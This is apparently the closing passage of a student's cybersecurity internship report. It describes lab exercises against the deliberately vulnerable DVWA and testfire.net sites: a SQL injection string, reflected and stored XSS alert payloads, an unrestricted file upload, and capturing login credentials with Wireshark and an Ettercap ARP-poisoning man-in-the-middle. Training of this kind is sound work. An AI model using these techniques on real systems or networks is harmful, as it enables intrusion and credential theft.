

Then go to SQL injection and type the user ID as **1”or”1=”1** click submit. Now you will get the username.







**b) Perform Cross-site scripting on DVWA**

Now go to XSS reflected and in the user's name field enter the script as **<script> alert("hacked")</script>** then click submit. You will get the prompt having the alert message contained within it.








Now go to the option XSSstored and in the name field type any text and in the message field type **<script>alert(“hii”)**

**</script>** .


A prompt will appear asking for the details to enter.




**c) Perform File upload DVWA**

Now go to the option upload you can see that the file to upload is specified as it should be the image if it takes any other format means the website is vulnerable so now try to upload the **.txt file** and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.






## 2. Perform Sniffing


### a) Perform Sniffing using Wireshark in kali linux using Wireshark:

Open kali linux and login to the root and enter the root and enter the command Wireshark.


**# wireshark**





Go to **testfire.net**:




Press **sign in:**





Enter username and password as **admin** and log in:




Double click on the **eth0** option:




Filter **http**, select (double click) **POST login HTTP**:




Expand **HTML form url encoded** to see login details:


**b) Perform Sniffing using Ettercap in kali linux Using Ettercap:**

Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in the kali linux terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.


**# nbtscan 172.16.217.0/24**





Get Superuser access, Enter below command to get Ettercap run:

**# ettercap -G**


Click on **3 dots**, select **Hosts > scan for Hosts**:





Select **Host list:**





Add windows machine as Target 1 by **selecting IP address and pressing button "Add to Target 1"** similarly set


**metasploitable as Target 2**.




Select World symbol at top right corner, press **ARP poisoning:**





Keep "**MITM Attack: ARP Poisoning"** as default:



Log in to **DVWA tool**:


Check Login Details in **Ettercap** tool:



## Conclusion:

In conclusion, my internship in cyber security has been a valuable and educational experience. I have gained a deeper understanding of the various threats facing organizations in today's digital landscape and the steps that can be taken to mitigate those risks. Through my work on network and system monitoring, vulnerability assessments, and incident response, I have honed my technical skills and learned to work effectively as part of a team. Additionally, I have seen firsthand the importance of clear communication, documentation, and adherence to best practices in ensuring the security and integrity of sensitive data.

Moving forward, I plan to continue exploring the field of cyber security and seeking out opportunities for growth and development. I am confident that the knowledge and skills I have gained during my internship will serve me well in my future endeavors, whether in the private sector, government, or other areas of the technology industry. Overall, I am grateful for the chance to have worked in such an exciting and challenging field, and I look forward to applying what I have learned to help protect the organizations and individuals who rely on secure technology infrastructure.